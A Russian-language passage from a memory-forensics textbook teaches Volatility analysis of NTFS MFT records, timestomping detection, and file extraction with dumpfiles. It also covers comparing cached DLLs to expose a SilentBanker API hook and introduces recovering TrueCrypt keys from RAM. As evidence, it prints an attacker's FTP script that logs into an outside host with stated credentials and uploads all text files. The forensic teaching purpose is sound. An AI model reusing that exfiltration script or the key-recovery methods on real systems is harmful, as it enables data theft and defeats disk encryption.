
Эксфильтрация архива WinRAR

Кроме того, в отсортированном выводе видны свидетельства того, что злоумышленник мог упаковать PDF-файлы в архив RAR. В частности, сразу после выполнения `r.exe` в каталоге Application Data пользователя была создана папка WinRAR. Хорошо известно, что WinRAR создает эту папку при первом запуске в системе. Вскоре после появления этих артефактов запускается приложение `ftp.exe`:

```
[MFT FILE_NAME] WINDOWS\system32\systems\1\confidential3.pdf (Offset: 0x6927500)
[MFT FILE_NAME] WINDOWS\system32\systems\1\confidential4.pdf (Offset: 0xd6948b0)
[MFT FILE_NAME] WINDOWS\system32\systems\1\confidential5.pdf
    (Offset: 0x10a1cc88)
[MFT FILE_NAME] WINDOWS\system32\systems\r.exe (Offset: 0x18229400)
[MFT FILE_NAME] WINDOWS\Prefetch\R.EXE-19834F9B.pf (Offset: 0x1eb2a400)
[MFT FILE_NAME] Documents and Settings\binge\Application Data\WinRAR
(Offset: 0xd6b4000)
[MFT FILE_NAME] WINDOWS\Prefetch\FTP.EXE-0FFFB5A3.pf (Offset: 0x1bd10000)
```

Чтобы проверить, является ли программа `r.exe` WinRAR, можно извлечь ее плагином `dumpfiles` (рассматриваемым далее в этой главе), а затем проанализировать утилитой `strings`. Следующий вывод показывает, как это сделать:

```
$ python vol.py -f grrcon.raw filescan | grep -i r.exe$
Volatility Foundation Volatility Framework 2.4
[snip]
0x00000000021be7a0      1      0 R--r-d
    \Device\HarddiskVolume1\WINDOWS\system32\systems\r.exe
[snip]

$ mkdir output
$ python vol.py -f grrcon.raw dumpfiles -Q 0x00000000021be7a0 -D output
Volatility Foundation Volatility Framework 2.4
ImageSectionObject 0x021be7a0   None
    \Device\HarddiskVolume1\WINDOWS\system32\systems\r.exe
DataSectionObject 0x021be7a0   None
    \Device\HarddiskVolume1\WINDOWS\system32\systems\r.exe
```

Плагин `dumpfiles` извлекает один файл:

```
$ ls output/
file.None.0x82137f10.img
```

Если вы используете утилиту `strings` в Linux, необходимо выполнить два прохода: один для ASCII и один для Unicode:

```
$ strings -a file.None.0x82137f10.img > r.exe_strings
$ strings -a -el file.None.0x82137f10.img >> r.exe_strings
```

После этого можно исследовать вывод `strings`. Прокрутив его вниз, вы найдете справочное сообщение. Это сообщение принадлежит WinRAR (см. discussions.apple.com) и помогает доказать, что злоумышленники использовали WinRAR для создания архива файлов:

```
$ less r.exe_strings
[snip]
  o[+|-]        Set the overwrite mode
  oc            Set NTFS Compressed attribute
  ol            Save symbolic links as the link instead of the file
  or            Rename files automatically
  os            Save NTFS streams
  ow            Save or restore file owner and group
  p[password]   Set password
[snip]
  s-            Disable solid archiving
  sc<chr>[obj]  Specify the character set
  sfx[name]     Create SFX archive
  si[name]      Read data from standard input (stdin)

[snip]
```

```
ERROR: Bad archive %s
#Enter password (will not be echoed)
Enter password
Reenter password:
[snip]
```

Резидентные в MFT данные

Поскольку сценарии злоумышленников часто достаточно малы, чтобы быть резидентными в MFT, имеет смысл запустить плагин `mftparser` в подробном режиме для извлечения всех возможных сценариев. В данном случае подробный вывод `mftparser` извлекает один из сценариев злоумышленника (`f.txt`). Этот сценарий открывает соединение с `66.32.119.38`, используя имя пользователя `jack` и пароль `2awes0me`, переходит в каталог `systems`, куда были помещены все файлы, а затем загружает все текстовые файлы из этого каталога в каталог `/home/jack` удаленной системы:

```
[snip]
Full Path: WINDOWS\system32\systems\f.txt

$DATA
0x00000000: 6f 70 65 6e 20 36 36 2e 33 32 2e 31 31 39 2e 33   open.66.32.119.3
0x00000010: 38 0d 0a 6a 61 63 6b 0d 0a 32 61 77 65 73 30 6d   8..jack..2awes0m
0x00000020: 65 0d 0a 6c 63 64 20 63 3a 5c 57 49 4e 44 4f 57   e..lcd.c:\WINDOW
0x00000030: 53 5c 53 79 73 74 65 6d 33 32 5c 73 79 73 74 65   S\System32\syste
0x00000040: 6d 73 0d 0a 63 64 20 20 2f 68 6f 6d 65 2f 6a 61   ms..cd../home/ja
0x00000050: 63 6b 0d 0a 62 69 6e 61 72 79 0d 0a 6d 70 75 74   ck..binary..mput
0x00000060: 20 22 2a 2e 74 78 74 22 0d 0a 64 69 73 63 6f 6e   ."*.txt"..discon
0x00000070: 6e 65 63 74 0d 0a 62 79 65 0d 0a                  nect..bye..
```

В этом примере видно, какую большую часть действий злоумышленника можно восстановить, исследуя только записи MFT. В главе 18, где подробнее рассматриваются методы построения временных шкал, вы увидите, как объединение артефактов из других источников с MFT помогает составить еще более ясную картину действий злоумышленника.

Подмена временных меток MFT

Злоумышленники могут манипулировать временными метками записей MFT, чтобы скрыть свои следы; этот метод обычно называется timestomping. Чтобы увидеть, какое влияние подмена временных меток может оказать на записи MFT в памяти, мы провели несколько экспериментов с SetMACE (см. code.google.com). SetMACE позволяет задавать временные метки атрибутов `$SI` и `$FN` любого файла системы, что может мешать следователям, полагающимся на временные шкалы.

В первом эксперименте были изменены временные метки `$FN`, система работала 5 минут, после чего мы снова обратились к файлу. При запуске плагина `mftparser` никаких изменений записи MFT в памяти не наблюдалось. Во втором эксперименте вместо этого были изменены временные метки `$SI`. Временные метки этой записи MFT в памяти изменились немедленно. Поэтому, по-видимому, временные метки `$SI` в памяти более изменчивы, чем временные метки `$FN`. Кроме того, эти эксперименты доказывают, что для обнаружения timestomping нельзя полагаться на сравнение временных меток записей MFT в памяти с метками на диске.

Тем не менее timestomping можно обнаружить несколькими способами. Ниже приведено несколько примеров:

• программа подмены временных меток имеет собственную запись MFT, которую можно найти в памяти;
• после выполнения программа подмены временных меток создает файл Prefetch, который позволяет доказать ее запуск;
• при запуске программы подмены временных меток создается запись Shimcache (описанная в главе 10);
• в зависимости от файла, временные метки которого изменялись, можно также использовать временные метки журналов событий, Shimcache или ключей реестра недавних документов, чтобы определить наличие timestomping. Например, наличие у программы записи Shimcache с временной меткой при измененных временных метках файловой системы свидетельствовало бы о вмешательстве.

Недостатки сканирования MFT

В системе с несколькими томами NTFS сканирование памяти в поисках отдельных записей MFT может вызывать конфликты. Например, записи MFT не содержат члена, который сопоставляет их с исходным диском, поскольку фактический диск не имеет значения для файловой системы. Это потенциально может приводить к поврежденным путям в выводе плагина `mftparser`, например `NEWTEX~1.TXT\kdcom.dll`. Понять, что этот путь поврежден, можно потому, что текстовый файл входит в путь к DLL. Вместо этого ожидался бы путь вроде `WINDOWS\system32\kdcom.dll`. Причина в том, что номера записей последовательны и на каждом томе существуют файлы с одинаковыми номерами записей. Поскольку номер записи используется для определения родительского каталога файла, достоверно установить правильный номер записи невозможно.

Один из способов избежать этой проблемы - извлечь каждый файл `$Mft` с помощью плагина `dumpfiles`, который рассматривается далее в этой главе, а затем обработать его автономно. При извлечении каждого `$Mft` плагин `dumpfiles` включает исходный путь файла с `Device\HarddiskVolume#`, где # - номер тома. Это позволяет определить, файл `$Mft` какого тома обрабатывается. Затем извлеченные файлы `$Mft` можно обработать выбранным инструментом или даже Volatility с плагином `mftparser`. Недостаток этого подхода в том, что можно пропустить записи MFT, на которые файл `$Mft` больше не ссылается, но которые все еще сохраняются в памяти.

Извлечение файлов

Предыдущие разделы этой главы продемонстрировали, как резидентные в памяти артефакты файловой системы Windows могут предоставить ценные сведения при расследовании. Хотя метаданные файловой системы дают контекст о том, где хранятся данные, когда к ним обращались, а иногда и о содержимом файла (резидентные в MFT данные), часто требуется исследовать фактическое содержимое более крупных файлов. Содержимое помогает обнаруживать признаки вредоносных изменений системы (например, перехватов API), получать сведения о конфигурации вредоносных программ и даже видеть открытым текстом файлы, зашифрованные на диске.

Кроме того, в главе 8 было описано извлечение двоичных файлов, отображенных в память как потоки исполняемых файлов, а данный раздел расширяет этот подход, включая файлы данных и исполняемые файлы, отображенные как потоки файлов данных. В частности, вы будете использовать Volatility для анализа структур отображения файлов, связанных с диспетчером кеша и диспетчером памяти Windows, чтобы извлекать и восстанавливать резидентное в памяти

содержимое файлов. Дополнительное преимущество состоит в том, что извлеченные данные могут также дать подсказки для сортировки относительно того, какие компоненты файлов были актуальны во времени или пространстве в момент получения памяти.

> **Примечание.**
>
> Иногда люди по-прежнему пытаются восстановить файл из образца памяти традиционными инструментами карвинга, например Scalpel (github.com). В большинстве случаев инструмент карвинга запускают непосредственно для образца памяти. Такие инструменты линейно сканируют данные в поисках определенных сигнатур известных форматов файлов. К сожалению, большинство из них предполагает, что данные файла непрерывны и что анализируемый носитель содержит полную копию файла. При работе с ОЗУ это проблема, поскольку данные в физической памяти по своей природе фрагментированы, а в память фактически могут быть загружены только части файла. Поэтому, за исключением файлов размером меньше страницы памяти, вы, скорее всего, не извлечете ожидаемые данные.
>
> В качестве альтернативы можно использовать плагин вроде `memdump`, чтобы извлечь виртуальное адресное пространство определенного процесса, а затем просканировать его линейным инструментом карвинга. Хотя это может помочь решить проблемы с непрерывностью данных, важный контекст, связанный с нерезидентными страницами памяти, все равно может быть потерян.

Цели анализа

Перед вами стоят следующие цели:

• **Извлечение кешированных файлов:** вы узнаете, как файлы разных типов загружаются в память, почему Windows может поддерживать несколько представлений этих файлов и какие методы позволяют извлекать эти представления. Это поможет восстанавливать исполняемые файлы, необработанные кусты реестра, журналы событий, документы (PDF, DOC, XLS), изображения и многое другое.
• **Использование кешированных данных файлов для расширения расследований:** вы поймете, как кешированные данные файлов можно применять для обнаружения вредоносных изменений резидентных в памяти файловых данных. Например, исполняемый код DLL в памяти можно сравнить с кешированной копией с диска, чтобы обнаружить вредоносные исправления и перехваты.
• **Доступ к незашифрованным файлам:** операционная система кеширует файлы на зашифрованных носителях так же, как все остальные файлы. Поэтому из памяти можно извлечь все незашифрованное содержимое файла или его часть и раскрыть защищенные документы подозреваемых.

Диспетчер кеша Windows

В операционной системе Windows диспетчер кеша - это подсистема, предоставляющая поддержку кеширования данных драйверам файловых систем. Диспетчер кеша отвечает за то, чтобы часто используемые данные находились в физической памяти для повышения производительности ввода-вывода.

Диспетчер кеша выполняет эту задачу при помощи диспетчера памяти. Диспетчер кеша обращается к данным, отображая представления файлов (в виртуальном адресном пространстве)

с помощью поддержки диспетчером памяти отображаемых в память файлов, также известных как объекты разделов. Поэтому диспетчер памяти управляет тем, какие части файловых данных фактически резидентны в памяти. С другой стороны, диспетчер кеша кеширует данные внутри блоков управления виртуальными адресами (VACB). Каждый VACB соответствует представлению данных размером 256 КБ, отображенному в адресное пространство системного кеша.

В оставшейся части раздела описано, как использовать внутренние структуры данных диспетчера памяти и диспетчера кеша для восстановления файловых артефактов.

> **Примечание.**
>
> Чтобы увидеть полные версии структур данных, упомянутых в этом разделе, используйте команду `dt` в `volshell`.
>
> Дополнительные сведения о диспетчере кеша:
>
> - Windows Internals (6-е издание, часть 2), Марк Руссинович и Дэвид А. Соломон;
> - MoVP 4.4 Cache Rules Everything Around Me(mory), Аарон Уолтерс: volatility-labs.blogspot.com.

Исполняемые файлы (образы) и файлы данных

Чтобы извлекать резидентные в памяти файлы, необходимо найти данные и понять, как они хранятся. Поскольку речь идет о файлах, логично начать с `_FILE_OBJECT` - объекта ядра Windows, используемого для отслеживания каждого экземпляра открытого файла. Эти объекты можно находить несколькими способами, включая сканирование пула (глава 5), обход таблиц дескрипторов процессов (глава 6) и обращение к указателю файла, встроенному в узлы VAD процессов (глава 7).

Найдя экземпляр `_FILE_OBJECT`, можно использовать его член `SectionObjectPointer`, чтобы найти связанную структуру `_SECTION_OBJECT_POINTERS`. Диспетчер памяти и диспетчер кеша используют эту структуру для хранения сведений об отображении и кешировании определенного файлового потока. По членам `_SECTION_OBJECT_POINTERS` можно определить, был ли файл отображен как данные (`DataSectionObject`) и/или как объект исполняемого образа (`ImageSectionObject`) и предоставляется ли для него кеширование.

На рисунке 16-2 графически представлены объекты, начинающиеся от указателей `ImageSectionObject` и `DataSectionObject`. Оба члена являются непрозрачными указателями на области управления (`_CONTROL_AREA`). Найдя смещение связанной области управления, можно найти структуры подразделов (`_SUBSECTION`), которые диспетчер памяти использует для отслеживания областей отображенных в память файловых потоков. Начальная структура подраздела хранится непосредственно после `_CONTROL_AREA` в памяти, а последующие подразделы находятся путем обхода односвязного списка, на который указывает член `NextSubsection`.

Если файл был отображен как данные, скорее всего, будет только один подраздел. Если же файл был отображен как исполняемый образ, для каждого раздела Portable Executable (PE) будет отдельный подраздел.




Figure 16-2: The relationships among the data structures used to find and extract executable (ImageSectionObject) and data files (DataSectionObject)

Рисунок 16-2. Связи между структурами данных для поиска и извлечения исполняемых файлов (`ImageSectionObject`*) и файлов данных (*`DataSectionObject`*)*

Как показано на рисунке, член `SubsectionBase` структуры `_SUBSECTION` позволяет найти указатель на массив структур записей таблицы страниц (`_MMPTE`). Обходя массив записей таблицы страниц, можно определить, какие страницы резидентны в памяти и где они хранятся в ОЗУ. Важно отметить, что размер `_MMPTE` изменяется не только между аппаратными архитектурами, но и при использовании ядра с поддержкой PAE. Эти сведения позволяют восстанавливать файлы, отображенные в память как объекты разделов данных или образов.

Общие кешированные файлы

Когда предоставляется кеширование, член `SharedCacheMap` структуры `_SECTION_OBJECT_POINTERS` является непрозрачным указателем на структуру `_SHARED_CACHE_MAP`, как показано на рисунке 16-3. Диспетчер кеша использует общую карту кеша для отслеживания состояния кешированных областей, включая ранее описанные VACB размером 256 КБ.




Figure 16-3: Relationships among the data structures used to extract a file from the SharedCacheMap

Рисунок 16-3. Связи структур данных, используемых для извлечения файла из `SharedCacheMap`

Как показано на схеме, диспетчер кеша использует индексные массивы VACB для хранения указателей на VACB. В качестве оптимизации производительности `_SHARED_CACHE_MAP` содержит индексный массив VACB с именем `InitialVacbs`, состоящий из четырех указателей; он используется для файлов размером не более 1 МБ. Если файл больше 1 МБ, член `Vacbs` структуры `_SHARED_CACHE_MAP` хранит указатель на динамически выделенный индексный массив VACB. Если файл больше 32 МБ, создается разреженный многоуровневый индексный массив, где каждый индексный массив может содержать до 128 записей. Поскольку требуется найти все кешированные области, которые могут быть резидентными в памяти, мы рекурсивно обходим разреженный многоуровневый массив в поисках файловых данных. Структура `_VACB` содержит виртуальный адрес хранения данных в системном кеше (член `BaseAddress`) и смещение данных внутри файла (`FileOffset`). Эти сведения позволяют восстановить файл по кешированным областям, найденным в памяти.

Плагин Dumpfiles в Volatility

Плагин `dumpfiles` был разработан для автоматизации описанных выше шагов поиска и восстановления резидентных в памяти файлов. Он основан на более раннем плагине `exportfile`, первоначально разработанном Карлом Пулли для решения задания 3 Honeynet Forensic Challenge 2010 (см. github.com). При стандартном вызове плагин `dumpfiles` собирает `_FILE_OBJECT` из таблиц дескрипторов процессов и деревьев VAD. Параметр `-p` позволяет отфильтровать результаты, оставив только `_FILE_OBJECT`, связанные с определенным PID. Параметр `-Q` позволяет следователю указать физический адрес `_FILE_OBJECT`. После сбора указанных файловых объектов плагин извлекает все отображенные в память и кешированные области в указанный каталог вывода.

Следующий пример показывает типичное использование `dumpfiles` в командной строке. Параметр `-S` позволяет сохранить сводный файл с такими метаданными, как соответствие исходного имени и пути файла его пути после извлечения на диск. Сводный файл также показывает, какие области файла были выгружены из памяти. В таких случаях плагин заполняет эти области нулями для

сохранения пространственного выравнивания выходного файла. Сводка форматируется как JSON, чтобы облегчить последующий анализ. Параметр `-D` указывает, где хранить извлеченные файлы.

```
$ python vol.py -f Win7SP1x64.mem --profile=Win7SP1x64 dumpfiles
          -S summary.json -D output/
Volatility Foundation Volatility Framework 2.4

DataSectionObject0xfffffa800d35c9e0   4      \Device\clfsKtmLog
SharedCacheMap0xfffffa800d35c9e0   4      \Device\clfsKtmLog
DataSectionObject 0xfffffa800d40b7c0   4      \Device\HarddiskVolume1\Windows
  \System32\LogFiles\WMI\RtBackup\EtwRTDiagLog.etl
SharedCacheMap    0xfffffa800d40b7c0   4      \Device\HarddiskVolume1\Windows
  \System32\LogFiles\WMI\RtBackup\EtwRTDiagLog.etl
DataSectionObject 0xfffffa800d423320   4      \Device\HarddiskVolume1\Windows
  \System32\LogFiles\WMI\RtBackup\EtwRTEventLog-Application.etl
[snip]
```

> **Примечание.**
>
> После извлечения кешированных файлов их можно обрабатывать инструментами анализа файлов. Важно еще раз подчеркнуть, что части извлеченных файлов могут быть заполнены нулями, если области не были резидентными в памяти. Большинство инструментов анализа файлов не рассчитаны на устойчивую обработку отсутствующих областей и поэтому могут сообщить об ошибке или дать лишь частичные результаты.

Предыдущий вывод содержит сведения об извлеченных файлах: источник, в котором были найдены данные (`DataSectionObject`, `ImageSectionObject` или `SharedCacheMap`), виртуальный адрес `_FILE_OBJECT`, PID процесса, обращавшегося к файловому потоку, и путь хранения данных в файловой системе. Извлеченные файлы находятся в каталоге вывода. Следующий вывод показывает частичный список файлов в каталоге вывода.

```
$ ls output/
file.392.0xfffffa800e1efc20.img
file.4.0xfffffa800d1fd210.dat
file.4.0xfffffa800d1fe6e0.vacb
[snip]
```

Как видите, файлы именуются по определенной схеме. Цели этой схемы именования состояли в том, чтобы указывать происхождение данных, сокращать число дублирующихся файлов и исключить возможность управления именем файла злоумышленником. Файлы именуются по следующему правилу:

```
file.PID.[SCMOffset|CAOffset].[img|dat|vacb]
```

• `PID`: идентификатор процесса, в котором был найден `_FILE_OBJECT`.
• `SCMOffset`: виртуальный адрес объекта `SharedCacheMap`, из которого был извлечен файл (если применимо).
• `CAOffset`: виртуальный адрес объекта `_CONTROL_AREA`, из которого был извлечен файл (если применимо).
• `img`: расширение файла, указывающее, что данные были извлечены из объекта `ImageSectionObject`.
• `dat`: расширение файла, указывающее, что данные были извлечены из объекта `DataSectionObject`.
• `vacb`: расширение файла, указывающее, что данные были извлечены из объекта `SharedCacheMap`.

Используя сведения из сводного файла, извлеченные файлы можно сопоставить с исходными путями. Следующий фрагмент кода показывает, как это сделать:

```
$ python
>>> import json as json
>>> file = open("summary.json", "r")
>>> for item in file.readlines():
```

```
...     info = json.loads(item.strip())
...     print "{0} -> {1}".format(info["ofpath"], info["name"])
...
output/file.4.0xfffffa800d3566e0.vacb -> \Device\clfsKtmLog
output/file.4.0xfffffa800d479280.dat -> \Device\HarddiskVolume1\Windows
  \System32\LogFiles\WMI\RtBackup\EtwRTDiagLog.etl
output/file.4.0xfffffa800d46fa10.vacb -> \Device\HarddiskVolume1\Windows
  \System32\LogFiles\WMI\RtBackup\EtwRTDiagLog.etl
```

Примечание.

Если передать `dumpfiles` параметр `-n/--name`, исходное имя файла включается в схему имени выходного файла. Помните, что имя файла нельзя считать доверенным и злоумышленник может им манипулировать.

Целевое извлечение файлов

В зависимости от целей анализа может потребоваться извлечь только подмножество найденных в памяти файлов. Например, расследование может быть сосредоточено на артефактах журналов событий Windows. Для поддержки такого целевого извлечения плагин `dumpfiles` позволяет фильтровать результаты по регулярным выражениям. Следующий пример показывает, как извлечь журналы событий из дампа памяти 64-разрядной Windows 7 с помощью параметра `-r/--regex`:

```
$ python vol.py -f Win7SP1x64.raw --profile=Win7SP1x64 dumpfiles
       -D output/ -i -r .evtx$
Volatility Foundation Volatility Framework 2.4
DataSectionObject 0xfffffa800e598e20   756    \Device\HarddiskVolume1\Windows
  \System32\winevt\Logs\System.evtx
SharedCacheMap    0xfffffa800e598e20   756    \Device\HarddiskVolume1\Windows
  \System32\winevt\Logs\System.evtx
DataSectionObject 0xfffffa800e5971f0   756    \Device\HarddiskVolume1\Windows
  \System32\winevt\Logs\Application.evtx
SharedCacheMap    0xfffffa800e5971f0   756    \Device\HarddiskVolume1\Windows
  \System32\winevt\Logs\Application.evtx
DataSectionObject 0xfffffa800e596070   756    \Device\HarddiskVolume1\Windows
  \System32\winevt\Logs\Security.evtx
SharedCacheMap    0xfffffa800e596070   756    \Device\HarddiskVolume1\Windows
  \System32\winevt\Logs\Security.evtx
[snip]
```

Как видите, плагин смог извлечь, помимо прочих, журналы событий System, Application и Security. Во время расследований может также потребоваться извлечь файлы, отсутствующие в таблице дескрипторов или дереве VAD. Например, это поможет извлечь файл `$Mft` (специальный файл NTFS), замеченный в выводе плагина `filescan`. Параметр `-Q/--physoffset` плагина `dumpfiles` позволяет указать адрес физической памяти, связанный с `_FILE_OBJECT`. Следующий пример показывает, как таким способом извлечь файл `$Mft`:

```
$ python vol.py -f Win7SP1x64.raw --profile=Win7SP1x64 filescan | grep -i mft
Volatility Foundation Volatility Framework 2.4
0x000000003f915380      3      0 RW-rwd \Device\HarddiskVolume1\$MftMirr
0x000000003f922300     33      0 RW-rwd \Device\HarddiskVolume1\$Mft
0x000000003f926c80     33      0 RW-rwd \Device\HarddiskVolume1\$Mft

$ python vol.py -f Win7SP1x64.raw --profile=Win7SP1x64 dumpfiles
      -D output/ -Q 0x000000003f922300
Volatility Foundation Volatility Framework 2.4
DataSectionObject 0x3f922300   None   \Device\HarddiskVolume1\$Mft
SharedCacheMap    0x3f922300   None   \Device\HarddiskVolume1\$Mft
```

Примечание.

По нашему опыту, вывод плагина `filescan` часто содержит более одной ссылки на `$Mft` даже в системах с единственным томом. Может потребоваться извлечь оба файла `$Mft` и исследовать их в шестнадцатеричном редакторе, поскольку обычно действительна только одна версия.

Обнаружение измененного кода

Интересный пример применения плагина `dumpfiles` заключается в сравнении отображенных в память и кешированных версий файлов для поиска вредоносных изменений. Например, если вредоносная программа пытается внести в текстовый раздел резидентного в памяти PE встроенное изменение потока управления, она часто получает закрытую версию страницы, отображенную в свое адресное пространство (это называется копированием при записи, copy-on-write). Сравнивая разные представления данных, можно легко выявлять аномалии. Предположим, например, что вы запустили плагин `apihooks` и нашли следующий перехват в библиотеке `WININET.dll` процесса `IEXPLORE.EXE`:

```
$ python vol.py -f silentbanker.vmem apihooks
      --profile=WinXPSP3x86

[snip]

 Hook mode: Usermode
 Hook type: Inline/Trampoline
 Process: 1884 (IEXPLORE.EXE)
 Victim module: WININET.dll (0x771b0000 - 0x77256000)
 Function: WININET.dll!CommitUrlCacheEntryA at 0x771b5319
 Hook address: 0x1080000
 Hooking module: <unknown>

 Disassembly(0):
 0x771b5319 e9e2acec89JMP 0x1080000
 0x771b531e 83ec48            SUB ESP, 0x48
 0x771b5321 53                PUSH EBX
 0x771b5322 56                PUSH ESI
 0x771b5323 8b3548131b77      MOV ESI, [0x771b1348]
 0x771b5329 57                PUSH EDI
 0x771b532a 6aff              PUSH -0x1
 0x771b532c ff7508            PUSH DWORD [EBP+0x8]
 0x771b532f ffd6              CALL ESI
[snip]
```

Вывод сообщает, что первые несколько инструкций функции `CommitUrlCacheEntryA` по адресу `0x771b5319` были перезаписаны инструкцией `JMP`, ведущей за пределы `WININET.dll`. Новые значения, выделенные в источнике полужирным, - `E9 E2 AC EC 89`. Если извлечь измененную DLL с помощью плагина `dlldump`, как описано в главе 8, извлеченный файл будет содержать ранее выявленные изменения кода. Ниже приведен пример:

```
$ python vol.py dlldump -f silentbanker.vmem --profile=WinXPSP3x86
           -p 1884 -i -r wininet.dll -D extracted
Volatility Foundation Volatility Framework 2.4
Process(V) Name                 Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x80f1b020 IEXPLORE.EXE         0x0771b0000 WININET.dll          OK:
  module.1884.107e020.771b0000.dll

$ xxd module.1884.107e020.771b0000.dll | less
[snip]
00004710 3BF6 FFFF 9090 9090 90E9 E2AC EC89 83EC   ;...............
00004720 4853 568B 3548 131B 7757 6AFF FF75 08FF   HSV.5H..wWj..u..
```

Как видите, по смещению 0x4719 в файле находятся пять измененных байтов. Если же извлечь ту же DLL с помощью dumpfiles, в извлеченной DLL будет обнаружена неизмененная версия кода.

```
$ python vol.py dumpfiles -f silentbanker.vmem --profile=WinXPSP3x86
       -p 1884 -r wininet.dll -D extracted
Volatility Foundation Volatility Framework 2.4
ImageSectionObject 0xff3b9130   1884
  \Device\HarddiskVolume1\WINDOWS\system32\wininet.dll

$ xxd file.1884.0x80f04f30.img | less
[snip]
00004710 3BF6 FFFF 9090 9090 908B FF55 8BEC 83EC  ;.........U....
00004720 4853 568B 3548 131B 7757 6AFF FF75 08FF  HSV.5H..wWj..u..
```

В этой версии DLL смещение 0x4719 содержит исходные байты 8B FF 55 8B EC. При использовании плагина dumpfiles извлеченный код совпадает с версией на диске, тогда как версия, найденная плагином dlldump, была изменена встроенным перенаправлением потока управления. Именно такой эффект оказывают перехваты API в памяти.

Этот пример предназначен для демонстрации типа анализа, возможного при исследовании резидентных в памяти файловых данных. Здесь удалось выявить изменения потока управления, внесенные в систему, с помощью отображенных в память данных. Анализ можно расширить, исследуя представление файла каждым процессом либо используя эти представления для потенциального заполнения нерезидентных страниц определенного адресного пространства.

> **Примечание.**
>
> Рассмотренное сравнение было бы не столь очевидным, если бы вредоносная программа исправила файл на диске, а не только отображенную в память версию, поскольку тогда все источники данных совпадали бы. Однако такие технологии, как Windows File Protection (WFP), предназначены для предотвращения исправления критически важных системных файлов на диске. Кроме того, при исправлении на диске код вредоносной программы записывается в более постоянное хранилище, что часто нежелательно с точки зрения скрытности.

Преодоление шифрования диска TrueCrypt

Распространенное применение криминалистического анализа памяти, особенно среди сотрудников правоохранительных органов, - преодоление шифрования дисков. Подозреваемые часто защищают данные программным обеспечением полного шифрования диска (FDE), например TrueCrypt, Microsoft BitLocker, Symantec Drive Encryption (PGP Desktop) или Apple FileVault. Пока система выключена, зашифрован весь диск, отдельные разделы или файловые виртуальные контейнеры. Такая защита создает серьезные проблемы для следователей, даже если они получают доступ к носителю (ноутбуку, USB-накопителю и так далее). Однако если система работает, а носитель подключен и смонтирован (то есть разблокирован), пользовательские приложения могут свободно и прозрачно обращаться к данным на диске, которые расшифровываются на лету при обращении. Поэтому ОЗУ может содержать закешированные пароли томов, главные ключи шифрования и/или части незашифрованных файлов.

В этом разделе представлен новый подход к поиску и извлечению главных ключей шифрования TrueCrypt из дампов памяти. Мы также рассмотрим извлечение закешированных паролей и идентификацию зашифрованных томов. Важно отметить, что, хотя основное внимание уделено TrueCrypt, различные другие продукты подвержены тем же типам сбора данных. Кроме того, мы не эксплуатируем уязвимости безопасности программного обеспечения шифрования. В конце концов, эти продукты шифруют диски (или файлы на диске), а не ОЗУ.

